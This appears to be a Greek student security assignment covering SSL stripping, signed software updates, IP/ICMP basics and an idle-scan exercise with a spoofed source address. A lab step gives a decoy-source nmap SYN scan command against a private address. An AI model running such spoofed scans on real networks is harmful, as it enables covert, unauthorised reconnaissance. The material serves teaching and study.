> 4. ο browser χρησιμοποιεί το δημόσιο κλειδί του web server ώστε να αποστείλει ένα τυχαίο συμμετρικό κλειδί (session key) και να αποστείλει κρυπτογραφημένα με αυτό τα δεδομένα ταυτοποίησης του και το αίτημα του
> 5. ο web server χρησιμοποιεί το ιδιωτικό κλειδί του προκειμένου να αποκρυπτογραφήσει το συμμετρικό κλειδί και τα δεδομένα τα οποία του έχει αποστείλει ο client
> 6. ο web server αφού ταυτοποιήσει τον client του αποστέλλει κρυπτογραφημένα με το συμμετρικό κλειδί τα δεδομένα που θέλει (update)
> 7. ο browser του client αποκρυπτογραφεί τα δεδομένα και έχει πρόσβαση στο update
>
> όσον αφορά αν μια τέτοια υλοποίηση είναι ευάλωτη σε μια ssl strip επίθεση η απάντηση είναι πως ναι είναι, καθώς μπορεί να πραγματοποιηθεί μια επίθεση man in the middle μεταξύ του client και του web server, εκμεταλλευόμενη τον τρόπο με τον οποίο ο server ανακατευθύνει τον client από μια ανασφαλή και μη κρυπτογραφημένη http σύνδεση σε μια ασφαλή https σύνδεση. Ο

επιτιθέμενος μέσω των κατάλληλων εργαλείων μπορεί να παρεμβληθεί επιτυγχάνοντας την ασφαλή σύνδεση με τον web server αλλά ανακατευθύνει τον client σε μη ασφαλή τοποθεσία όπου μπορεί να τον υποκλέψει καθώς τα δεδομένα τα οποία αποστέλλονται δεν είναι προστατευμένα.

Επίθεση SSL Strip:

Πρόκειται για ένα εργαλείο το οποίο υλοποιεί την επίθεση HTTPS Stripping και ουσιαστικά μετατρέπει τις HTTPS συνδέσεις σε απλές HTTP συνδέσεις χωρίς SSL/TLS ενώ ταυτόχρονα αξιοποιεί κάποιες τεχνικές για να πείσει τους χρήστες ότι παραμένουν σε ασφαλή σύνδεση.

Σε γενικές γραμμές, η επίθεση αυτή εκμεταλλεύεται τον τρόπο με τον οποίο γίνεται ανακατεύθυνση από μια HTTP σελίδα σε μία σελίδα ασφαλούς σύνδεσης (HTTPS) και παράλληλα αξιοποιεί το γεγονός ότι σπανίως οι τελικοί χρήστες μπαίνουν απευθείας σε ασφαλείς συνδέσεις γράφοντας https στη γραμμή διεύθυνσης της εφαρμογής πλοήγησης.

Το SSL Strip είναι ουσιαστικά ένας proxy server που παρακολουθεί το περιεχόμενο της επικοινωνίας και μετατρέπει τους συνδέσμους https σε απλό http. Αν ο χρήστης επιλέξει έναν από τους συνδέσμους που αρχικά χρησιμοποιούσαν https, τότε το SSL Strip συνδέεται με https σαν πελάτης στον πραγματικό εξυπηρετητή και προωθεί τα δεδομένα που λαμβάνει στον χρήστη μέσω απλού http. Προκειμένου ο χρήστης να μην αντιληφθεί τη διαφορά, το SSL strip επίσης αλλάζει το favicon του κάθε ιστοχώρου που εμφανίζεται στην μπάρα της εφαρμογής πλοήγησης, αντικαθιστώντας το με μία κλειδαριά που προσομοιώνει τη συμπεριφορά πολλών εφαρμογών πλοήγησης σε ασφαλές συνδέσεις. Επιπλέον, αφαιρεί τα ασφαλή cookies, τα sessions, το browser caching και τη συμπίεση για καλυτέρα αποτελέσματα.

Παράδειγμα:

Ο χρήστης πληκτρολογεί μια διεύθυνση που τον ενδιαφέρει (π.χ. hotmail, facebook, gmail κ.τ.λ.) στον browser που χρησιμοποιεί και στη συνέχεια ανακατευθύνεται σε σελίδα ασφαλούς σύνδεσης προκειμένου να αναγνωρισθεί. Εάν κατά τη διάρκεια αυτής της ανακατεύθυνσης παρεμβληθεί μία τρίτη οντότητα η οποία μέσω μίας man in the middle επίθεσης λειτουργεί ως ενδιάμεσος στην παραπάνω σύνδεση, τότε η οντότητα αυτή θα είναι σε θέση να πλήξει την εμπιστευτικότητα της σύνδεσης αυτής.

Β. Με ποίο εναλλακτικό τρόπο μπορεί να σχεδιαστεί το λογισμικό P και ο web server της εταιρείας ώστε η αναβάθμιση του λογισμικού να είναι ασφαλής σε δικτυακές επιθέσεις, αλλά χωρίς να είναι απαραίτητη η αγορά ψηφιακού πιστοποιητικού από αρχή πιστοποίησης; Η υλοποίηση θα πρέπει να χρησιμοποιεί όπως και πριν το πρωτόκολλο HTTPS.

μπορούμε να χρησιμοποιήσουμε ψηφιακή υπογραφή για την ταυτοποίηση των clients και του server. δεν χρειάζεται να αγοράσουμε ψηφιακό πιστοποιητικό και κλειδιά καθώς η συγκεκριμένη διαδικασία χρησιμοποιεί αλγόριθμους με γεννήτρια τυχαίων αριθμών για την δημιουργία του ιδιωτικού και του δημόσιου κλειδιού. (με το ιδιωτικό κλειδί δημιουργείται η ψηφιακή υπογραφή και υπογράφετε το D ενώ με το δημόσιο κλειδί το οποίο γνωρίζει το P ελέγχεται η ψηφιακή υπογραφή του web server) και ασύμμετρη κρυπτογραφία για την αυθεντικότητα και την εγκυρότητα του λογισμικού D.

Γ. Στην συνέχεια το τμήμα πληροφορικής της εταιρείας πρότεινε ένα διαφορετικό τρόπο υλοποίησης: η αναβάθμιση U υπογράφετε ψηφιακά από το ιδιωτικό κλειδί της Πληροφορικής.gr και παράγετε η υπογραφή S και στην συνέχεια διανέμετε ο συνδυασμός (S, D) σε όλους τους πελάτες. Το αντίστοιχο δημόσιο κλειδί είναι ενσωματωμένο στο πρόγραμμα P. Το ερώτημα που προκύπτει μεταξύ των 2 υλοποιήσεων είναι το εξής :

Αν θέλουμε να διανείμουμε την αναβάθμιση D χρησιμοποιώντας ένα δίκτυο διανομής περιεχομένου, όπως το bittorent, ποια από τις δύο υλοποιήσεις θα έπρεπε να χρησιμοποιήσουμε και γιατί;

θα χρησιμοποιούσαμε την περίπτωση της ψηφιακής υπογραφής καθώς σε ένα περιβάλλον peer to peer όπου το αρχείο D το οποίο επιθυμούμε να κατεβάσουμε παρέχετε και από άλλους χρήστες θα πρέπει να υπάρχει τρόπος να επιβεβαιώνουμε ότι το τελικό αρχείο που έχουμε παραλάβει είναι το ίδιο με το αρχικό το οποίο η εταιρεία Πληροφορική.gr έχει υπογράψει και δεν υπάρχει καμία παραποίηση από θεμιτή/κακόβουλη ενέργεια ή αθέμιτη (λάθος μετάδοση δεδομένων).

1.6 Internet Protocol (IP)

Το IP, είναι πρωτόκολλο του τρίτου επιπέδου, δεν ασχολείται με τις φυσικές συνδέσεις ή τον έλεγχο των ενδιάμεσων ζεύξεων μεταξύ των κόμβων του δικτύου. Αυτά είναι αρμοδιότητα των χαμηλότερων επιπέδων. Στην ουσία ασχολείται με την διευθυνσιοδότητη, τον τεμαχισμό και την επανασυγκόληση των πακέτων.

Η μετάδοση στο πρωτόκολλο IP γίνεται με την τεχνική των datagram. Το κάθε datagram (πακέτο) φθάνει στον παραλήπτη διασχίζοντας ένα η περισσότερα διασυνδεόμενα IP δίκτυα, χωρίς να εξαρτάται από άλλα προηγούμενα ή επόμενα πακέτα.

Το πρωτόκολλο IP δεν είναι αξιόπιστης μεταφοράς *(reliable transfer)* καθώς δεν εξασφαλίζει την σίγουρη παράδοση των πακέτων με τεχνικές επανεκπομπής και έλεγχο ροής. Επιπλέον είναι *connectionless* γιατί δεν απαιτεί την αποκατάσταση σύνδεσης μεταξύ των δύο σημείων πριν την ανταλλαγή δεδομένων. Τα IP πακέτα μπορεί να ακολουθήσουν διαφορετικές διαδρομές και να φθάσουν με λανθασμένη

σειρά στον αποδέκτη. Προβλήματα σαν αυτό αναλαμβάνουν να διορθώσουν το πρωτόκολλο TCP του ανωτέρου επιπέδου.


Δρομολόγηση

Τα IP πακέτα διασχίζουν το Διαδίκτυο από δρομολογητή σε δρομολογητή με κατεύθυνση τον τελικό αποδέκτη. Κάθε δρομολογητής διατηρεί πίνακες δρομολόγησης βάσει των οποίων το κάθε πακέτο αποστέλλεται στον επόμενο δρομολογητή που θα αναλάβει να το προωθήσει προς τον αποδέκτη του. Ο καθορισμός του επόμενου δρομολογητή γίνεται με την ανάγνωση της IP διευθύνσεως του παραλήπτη.

Όταν ένα πακέτο φθάσει σε ένα δρομολογητή αποθηκεύεται προσωρινά σε μία ουρά *(queue)*. Τα IP πακέτα επεξεργάζονται με την σειρά άφιξης τους. Κατά την επεξεργασίας τους, διαβάζεται η διεύθυνση του τελικού παραλήπτη. Εάν υπάρχει μποτιλιάρισμα στο δίκτυο, τότε η ουρά των πακέτων μέσα στον δρομολογητή μπορεί να γίνει μεγάλη, αυξάνοντας έτσι τις καθυστερήσεις μετάδοσης. Σε περίπτωση που η ουρά γίνει τόσο μεγάλη που να ξεπερνά τις χωρητικές δυνατότητες του δρομολογητή, τα πακέτα απορρίπτονται και χάνονται.

Διευθυνσιοδότηση

Προκειμένου να γίνει πιο ομαλή και εύκολη η δρομολόγηση των IP πακέτων χρησιμοποιούνται οι IP διευθύνσεις που καθορίζουν αποστολέα και παραλήπτη. Κάθε IP πακέτο περιέχει την διεύθυνση του αποστολέα και του παραλήπτη, κάθε μια από τις οποίες έχει μήκος 32 bits.



Τα πεδία της IP επικεφαλίδας

Μια IP διεύθυνση αποτελείται από δύο μέρη: το *netid* και το *hostid*. Το netid προσδιορίζει το δίκτυο στο οποίο βρίσκεται ο υπολογιστής, ενώ το hostid προσδιορίζει τον υπολογιστή. Ανάλογα με το μήκος της διευθύνσεως που αφιερώνεται σε κάθε τμήμα αυτής, οι διευθύνσεις διακρίνονται σε τρεις κλάσεις δικτύων:

Κλάση Α: 8 bit διεύθυνση δικτύου / 24 bit διεύθυνση υπολογιστή

Κλάση Β: 16 bit διεύθυνση δικτύου / 16 bit διεύθυνση υπολογιστή

Κλάση Γ: 24 bit διεύθυνση δικτύου / 8 bit διεύθυνση υπολογιστή

Επειδή οι IP διευθύνσεις κωδικοποιούν ένα δίκτυο αλλά και έναν υπολογιστή σε αυτό το δίκτυο, δεν καθορίζουν έναν συγκεκριμένο υπολογιστή, αλλά μία σύνδεση σε ένα δίκτυο.

Στην πράξη η απομνημόνευση των 32 bits είναι εξαιρετικά δύσκολη. Γι' αυτό έχει επινοηθεί η αναπαράσταση της διεύθυνσης με την χρήση δεκαδικών αριθμών. Η διεύθυνση διαχωρίζεται με τελείες σε τέσσερα πεδία των οκτώ bit. Κάθε πεδίο μετατρέπεται στο ισοδύναμο δεκαδικό αριθμό, όπως φαίνεται στο παρακάτω παράδειγμα.

1.7 Internet Control Message Protocol (ICMP)

Ένα άλλο πρωτόκολλο του επιπέδου δικτύου είναι το *Internet Control Message Protocol (ICMP)*. Κύριος στόχος του ICMP είναι να αποτελέσει ένα μηχανισμό υποστήριξης του IP και επισήμανσης λαθών που μπορεί να συμβούν κατά την μεταφορά ενός IP πακέτου.


Το ICMP έχει δύο κύριες χρήσεις :

- Για να πληροφορήσει με Icmp Error μηνύματα κάποιος router ή ο παραλήπτης ενός πακέτου τον αποστολέα του πακέτου, για λάθη που συνέβησαν κατά την επεξεργασία του πακέτου αυτού.

  Ένα παράδειγμα τέτοιου πακέτου είναι το Icmp Destination Unreachable - Net Unreachable που στέλνει ένας router στον αποστολέα κάποιου πακέτου, δηλώνοντάς του ότι το πακέτο που έστειλε δεν μπορεί να δρομολογηθεί στο δίκτυο στο οποίο το έστειλε, είτε γιατί αυτό δεν υπάρχει, είτε γιατί ο router δεν γνωρίζει πως να το δρομολογήσει σε αυτό.

- Για να διερευνηθεί κάποιο δίκτυο με Icmp Query μηνύματα για διάφορα χαρακτηριστικά του, με την προϋπόθεση ότι θα επιστραφούν κάποιες απαντήσεις.

  Ένα παράδειγμα τέτοιου πακέτου είναι το Icmp Echo Request (εντολή ping), το οποίο στέλνεται από κάποιον Host για να ανακαλύψει αν ο υποψήφιος παραλήπτης του πακέτου υπάρχει. Ο παραλήπτης αυτού του πακέτου, εφόσον υπάρχει, θα απαντήσει στον αποστολέα του Icmp Echo Request με ένα Icmp Echo Reply πακέτο.



Σενάριο 2 : Stealth Port Scanning

Όπως ήδη προαναφέραμε η επικεφαλίδα ενός IP πακέτου περιέχει ένα πεδίο αναγνώρισης 16-bit (identification field) που χρησιμοποιείται για τη συναρμολόγηση των επιμέρους τεμαχίων των πακέτων, τα οποία προέκυψαν κατά την διαδικασία της μετάδοσης, και το οποίο πεδίο αναγνώρισης είναι μοναδικό για κάθε πακέτο και για κάθε δεδομένο ζεύγος Source IP - Destination IP. Μια κοινή μέθοδος για την εφαρμογή του πεδίου αναγνώρισης είναι να διατηρήσει ένα ενιαίο μετρητή που αυξάνεται κατά ένα για κάθε πακέτο που στέλνεται. Η τρέχουσα τιμή του μετρητή είναι ενσωματωμένη σε κάθε εξερχόμενο πακέτο. Δεδομένου ότι αυτός ο μετρητής χρησιμοποιείται για όλες τις συνδέσεις στον κεντρικό υπολογιστή (host) λέμε ότι ο host εφαρμόζει ένα παγκόσμιο πεδίο αναγνώρισης.

α) Ας υποθέσουμε ότι έχουμε ένα host H ο οποίος υλοποιεί ένα τέτοιου είδους παγκόσμιο πεδίο αναγνώρισης. Ας υποθέσουμε επίσης ότι ο H ανταποκρίνεται σε αιτήματα ICMP ping και ότι εμείς ελέγχουμε έναν δεύτερο host A.

Με ποιό τρόπο είναι εφικτό να ελέγξουμε εάν ο H έστειλε ένα εξερχόμενο πακέτο σε οποιονδήποτε εκτός από τον A μέσα σε ένα ορισμένο χρονικό διάστημα του ενός λεπτού, δεδομένου ότι εμείς από τον A μπορούμε να στείλουμε πακέτα προς τον H.

> Ο πιο εύκολος τρόπος να επιτύχουμε κάτι τέτοιο είναι να αποστείλουμε ένα ping αίτημα στον H κατά την έναρξη του παραθύρου και άλλο ένα κατά το κλείσιμο, στην συνέχεια μετράμε και συγκρίνουμε τις αποκρίσεις που λάβαμε. Αν η διαφορά στο identification πεδίο (counter) είναι μεγαλύτερη από 1 τότε σίγουρα ο H έχει αποστείλει και άλλες απαντήσεις σε άλλους πέραν του A.

β) Ο στόχος μας τώρα είναι να ελέγξουμε αν ένας τρίτος host - "θύμα" V ο οποίος τρέχει ένα server δέχεται συνδέσεις στη θύρα p (ελέγχουμε αν V ακούει στη θύρα p). Δεδομένου ότι ο host A επιθυμεί να αποκρύψει την πραγματική του ταυτότητα και συνεπώς, δεν μπορεί να στείλει άμεσα ένα πακέτο στον V, εκτός εάν το πακέτο περιέχει μια πλαστή IP διεύθυνση προέλευσης πώς μπορούμε να χρησιμοποιήσουμε τον host H για να ελέγξουμε αν ο V αποδέχεται συνδέσεις στην πόρτα n.

Δεδομένου ότι οι αποκρίσεις Echo Reply που μπορούν να ληφθούν μετά από ένα Echo Request ενός Host είναι οι ακόλουθες :

- ο Host που λαμβάνει ένα SYN (synchronize/start) πακέτο σε μια πόρτα ανοικτή που ακούει στέλνει πίσω στην IP αποστολής μια απάντηση SYN/ACK (synchronize/acknowledge)
- ο Host που λαμβάνει ένα SYN πακέτο σε μια πόρτα κλειστή που δεν ακούει στέλνει πίσω στην IP αποστολής μια απάντηση RST (reset)
- ο Host που λαμβάνει ένα SYN/ACK πακέτο ενώ δεν το περιμένει στέλνει πίσω στην IP αποστολής μια απάντηση RST
- ο Host που λαμβάνει ένα RST πακέτο δεν στέλνει καμία απάντηση


αυτό που μπορούμε να κάνουμε είναι μια επίθεση IP spoofing (ICMP Echo spoofing) προκειμένου να παραπλανήσουμε τον V ότι ο πραγματικός αποστολέας των request είναι ο H.

1. ο A στέλνει ένα SYN πακέτο στον V αντικαθιστώντας στο πακέτο την διεύθυνση πηγής του A με αυτή του H
2. στην συνέχεια ο V αν δέχεται πακέτα στην πόρτα p θα αποστέλλει μια απάντηση SYN/ACK στον H
3. τέλος θα ελέγξουμε αν ο H με την σειρά του αφού δεν περιμένει κάποιο πακέτο θα αποστείλει ένα RST πακέτο απάντησης.


Από την παραπάνω περιγραφή γίνετε αντιληπτό ότι θύμα της επίθεσης δεν είναι μόνο ο V αλλά και ο H. Ο A από την στιγμή που θα στείλει το spoofed Icmp Echo πακέτο στον V σταματάει να παίρνει μέρος στην όλη επικοινωνία και όλα τα πακέτα που θα προκύψουν από αυτήν θα είναι μεταξύ του H και του V. Ο A πλέον είναι αόρατος και δεν φαίνεται η εμπλοκή του στην όλη διαδικασία, καθώς δεν παίρνει καμία απάντηση στα πακέτα που στέλνει αφού αυτά έχουν ψεύτικο αποστολέα. Το αποτέλεσμα της παραπάνω διαδικασίας είναι ότι ο H παίρνει μέρος σε μία επικοινωνία εν αγνοία του και χωρίς την θέλησή του, ενώ ο V παίρνει μέρος σε μία επικοινωνία, στέλνοντας πακέτα σε λάθος παραλήπτη χωρίς να το γνωρίζει. Εν τέλη ο A με αυτήν την διαδικασία μπορεί να εντοπίσει όλες τις ανοικτές πόρτες και να χαρτογραφήσει ολόκληρο το δίκτυο.

Στην συνέχεια εφαρμόζουμε την παραπάνω τεχνική με την βοήθεια των εργαλείων nmap και wireshark.

1. ανοίγουμε ένα τερματικό και εντοπίζουμε την ip address του μηχανήματος από όπου θα εκτελέσουμε την επίθεση πληκτρολογώντας την εντολή *ifconfig*.



2. στην συνέχεια ανοίγουμε το wireshark και ξεκινάμε να συλλέγουμε την κίνηση του δικτύου από το interface eth12
3. εκτελούμε την εντολή ping για να στείλουμε icmp πακέτα στην διεύθυνση του στόχου 192.168.56.101, τα οποία συλλέγει το wireshark.




4. στην συνέχεια εκτελούμε από το τερματικό την εξής εντολή nmap
   nmap -sS -S 192.168.56.200 -e eth12 192.168.56.101


   όπου η επιλογή -sS : η τεχνική με την οποία το nmap σαρώνει τις επιλεγμένες πόρτες χωρίς να υλοποιεί μία πλήρης TCP σύνδεση. Η τεχνική αυτή ονομάζεται TCP SYN ή μισάνοιχτη σάρωση (half-open scanning) και έχει το πλεονέκτημα ότι δεν είναι τόσο εύκολα ανιχνεύσιμη.

   η 192.168.56.200 : η παραπλανητική ip address και -e -eth12 το interface επικοινωνίας με τον στόχο

   όπως παρατηρούμε μπορούμε να δούμε τις υπηρεσίες που τρέχουν στον στόχο, επιπλέον στο wireshark παρατηρούμε όλες τις συνδέσεις οι οποίες έχουν πραγματοποιηθεί από την νέα μας ip address, αλλά δεν έχουν ολοκληρωθεί (RST απάντηση).



5. ανοίγοντας τώρα μια από αυτές τις εγγραφές στο wireshark θα παρατηρήσουμε ότι ο χρήστης με αρχική ip address 192.168.56.102 είναι ο ίδιος με τον 192.168.56.200 αφού έχουν την ίδια mac address 08:00:27:e2:e9:a5.



